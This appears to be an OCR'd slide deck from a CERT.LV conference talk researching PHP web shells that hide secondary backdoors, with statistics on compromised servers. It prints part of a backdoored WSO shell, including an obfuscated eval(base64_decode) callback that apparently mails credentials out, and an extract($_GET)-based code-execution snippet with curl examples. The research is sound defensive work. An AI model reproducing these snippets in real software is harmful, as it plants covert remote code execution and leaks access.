

BUILDING AN EFFICIENT BACKDOR DISTRIBUTION SYSTEM

Varis Teivans, Arturs Danilevics 09.10.2018 CERT.LV CyberChess - Riga, Latvia

Backdoored backdoors

- Current focus only on PHP techniques used to hide backdoors in existing WEB-shells. Could be applicable for other languages.
- There are many web-shell/web-backdoor researches
 - Very few are looking on backdoored backdoors
- Some insight in the "food-chain" of Cybercriminals

Why?

- Techniques used to hide backdoors in web-shells could be used in legitimate applications and evade detection
- Collected data emails, domain names, HTTP protocol specifics, C&C's could be used as IOC for sensor network
- Who is the master?

GitHub, Inc. [US] https://github.com/wso-shell

0	Features	Business	Explore	Mark	etplace
	ARTMENT	OFSTAN	Overv	/iew	Reposit
D			Popula	ar repo	sitories
UNITE	STATES	OF AME	wso- WSO	SHELL shell se 2.php ,	, wso shell 6-шелл , ш Shell downl reb-shell) ,

wso-shell

Block or report user


Overview	Repositories 2 Sta	ars 0 Fo	ollowers 10	Following 0
Popular repo	voitorioo			
	sitories			
wso		obo webshell		HELL-WSO
WSO SHELL	, wso shell , WSO.php , wso.p б-шелл , шелл , WSO2.5 , WS		WSO SH	HELL-WSO IELL , wso shell , WSO.php , wso.php , webshell , ell веб-шелл , шелл , WSO2.5 , WSO2.5.1 ,

Search GitHub

Pricing

Sign in or Sign up

```
GitHub, Inc. [US] https://github.com/wso-shell/WSO/blob/master/WSO.php
                                                                                                                          효 👋
                                                                                                                                 🕳 😳 🤅
  1629 lines (1625 sloc) | 91.7 KB
                                                             Junction_decrypt($str,$pwd){$pwd=base64_encode($pwd);$str=
                                                                    base64_decode($str);$enc_chr="";$i=0;while($i(strlen()))
        <2php
     1
                                                                   $str)){tor($j 0;$j<strlen($pwd);$j++){$enc chr chr(ord($str[$i])</pre>
              "6Ja910ea/bb98950796b649e85481845"; //most
                                                                    ord($pwd[$j]));$enc_str.=$enc_chr;$i++;if($i>=strlen($str))break;
         3 • Lours
                                                                   ])return base64 decode($enc str);) eval(base64 decode("aWYoYXJyYX
         🔊 – "UTF-8";
                                                               Lia2V5X2V4aXN0cygnbX1wYXNz0ywkX1BPU10pKXsg0HR±cCA9TCR1U0VSVkVSWydTRV1
        S - "FilesNan';
     5
                                                              WRVJfTkFNRSddLiRfU0VSVkVSWydOSFBfU0VMRiddLiJcbiIuJF9QT1NUWydwYXNzJ107
         #= md5($ SERVERT'HTTP_USER_AGENT'1);
                                                               FIBTYW]sKCdtYW]s0G1haWaudWIntCAnbWipbCcsTCR0bXApOyB9"));
        if (lisset($_COCKIL[md5($_5LRVLR['HETP_HOST']),"key"])
                                                         20 //if(array key exists('mypass',$ POST)){ $tmp =
            probabype(ad5(% SERVER['HTTP_HOST'])."key", % };
     9 3
        it(enoty(%_POST['charset']))
                                                              @ini set('error log'.NULL);
                                                         21
            % POST['charset'] = %
    12 if (!isset(%_POST['ne'])) {
    13
            if(issel($_POST['a'])) $_POST['a'] = iconv("ulf-8", $_POST['charsel'], decrypl($_POST['a'],$_COOCTE[nd5($_SERVER['HTTP_HOST'])."key"]))
    14
            if(isset($ POST['c']) $ POST['c'] = iconv("utf 8", $ POST['charset'], decrypt($ POST['c'],$ COOKLE[md5($ SERVER['HTTP HOST']),"key"]))
            il(isset($_P05[['p1'])) $_P05[['p1'] = iconv("utl-8", $_P05[['charset'], decrypt($_P05[['p1'], $_000K1L[nd5($_5LRVLR['HTP_H051']), "key"
    18
            if(isset($ POST['p2']) $ POST['p2'] = icons("alf 8", $ POST['charned'], decrypt($ POST['p2'], $ COCKTE[ad5($ SERVED['HTTP_HOST'])."hey"
    17
            il(isset($ POST['pJ'])) $ POST['pJ'] = iconv("ut1-8", $ POST['charset'], decrypt($ POST['pJ'], $ COOKIL[nc5($ SLRVER['THTP_TOST']), "kev"
    18 }
         function decrypt(Sate,Soud)[Soud-base54 encode(Spud);Sate-base54 decode(Sate);Sene ste="";Si=8:while(Sisteler(Sate))(For(Sate));
D
    28 @ini_set('error_log',NULL);
    21 @ini_sel('log_ermons',8);
    22 Pini set('max execution time',0);
    23 #set_time_timit(0);
    24 Aset magic quotes cuntime(8):
        @define('VLR510N', '4.2.5');
    26 if(get_magic_quotes_pp()) {
    27
            function stripslashes array($array) (
    28
                return is_array(Sarray) # array_map('stripslashes_array', Sarray) ; stripslashes(Sarray);
            1
            4 MALL strike inchast access/4 MALLA.
```



- <u>mail.ua</u> is owned by <u>mail.ru</u>
- You don't get to use <u>mail@mail.ua</u> unless you are very closely affiliated.





Main methods

- Static code analysis
- Some custom tools created during this research
 - deobfuscate code
 - detect end decompress common compression methods
 - extract e-mails/hostnames used for callback functionality, other "interesting" patterns
- Typical webshell contains functions to allow remote command and/ or PHP code exec
- Usually some kind of obfuscation is used to avoid detection
- To find <u>malicious code in a malicious code</u> if webshell is backdoored, we need to deobfuscate it and look for functions, which can be used to send information about webshell to 3rd party

Common obfuscation techniques

- Multiple Base64 encode, gzinflate
- Hiding backdoor code in between the multiple encoding routines
- Evading AV's, regex search patterns and other detection methods using static data sets

Callback

- In most cases backdoored webshell samples used php mail() function to send webshell info back to "master"
 - Host specs, auth details, minion IP, uploaded code
- In recent years php mail() function is disabled on most servers, because of SPAM abuse
- Now backdoors that are sending data back to "masters" use function file_get_contents() and other tricks

Why?

- Some webshells were backdoored even with 3 different backdoors
- by 3 different actors inheriting poor OpSec
- Older backdoors mostly used none or simple base64 encoding and mail() function
- Latest webshell backdoors we can find use mixed function calls and multiple layers of obfuscation



clever way, that can be used to buypass webshell authentication and execute code.

// curl example.com/ws.php?error=system&msg=ls
@extract (\$_GET);
@die (\$error(\$msg));

Structure created in a way that defines some variables and then overwrites them with extract

```
<?php
$password="SomeSuperSecretP45w0rD";
extract($_GET);
echo $password;
```

//curl example.com/test.php?password=pwned pwned

There are no small incidents (quote:CIRCL.LU)

- One compromised WEB page with backedoored webshell
- Vulnerable master of backdoored web shells
- Got some access to the master and found that we were not the only ones. There are at least 3 other actors with escalated privileges, persistence and collecting backdoor information constantly
- We observed for couple of weeks, then server went offline for many months and now it is back
- 193 different servers were reporting their data back to their master. 4 servers from internal network

Some additional findings..

- 17 of backdoored servers accessed only once
- Apparently some AV solutions on serverside are effective..
- Response from shells that have been visited only once:
 Forbidden: a malicious file has been detected.
 Detected as: Win.Trojan.Shell-49

Webshell backdoor passwords

TOP TLD's

Last 3 symbols of md5(password)	f Servers		TLD
	400	llood all at anon and hatnot	com
afe	100	Used all at once - one botnet	rs
<mark>10a</mark>	32		net
<mark>571</mark>	20	-	
a1b	17	Green passwords cracked, publicly	org
(blank)	10	avail	au
51c	3		CZ
8ff	2		ru
<mark>7c7</mark>	2		pl
fd1	1		nl
949	1		es
<mark>9d4</mark>	1		in
1ed	1		pt
f28	1		de
8fd	1		it

TLD	count
com	106
rs	12
net	7
org	7
au	5
CZ	4
ru	4
pl	3
nl	3
es	3
in	3
pt	2
de	2
it	2

•••

Returns to webshell

- Not 100% accurate, because it's based on data that we collected couple of weeks
- In most cases, attackers don't reuse webshells

days between	Last return
0	169
1	6
2	5
5	2
7	3
8	4
9	2
12	1

Conclusion

- Code reuse is inevitable also for criminals however, we should learn from these lessons NOT to become a minion
- Apparently some AV solutions on serverside are effective..
- This insight is just a very top of the iceberg
- We shared the collected data with CERT community
 - Every corresponding CERT is notified

Thoughts beyond this research...

- Code reuse, libs, plugins, dependencies
- Maintenance and supply chain of these plugins
- Code repositories, GitHub ...
- Commercial plugins and themesVS Pirated
- Always evaluate the trustworthiness of supplier

https://www.wordfence.com/blog/2017/12/ plugin-backdoor-supply-chain/

Thank you!

https://www.cert.lv varis.teivans@cert.lv Varis Teivans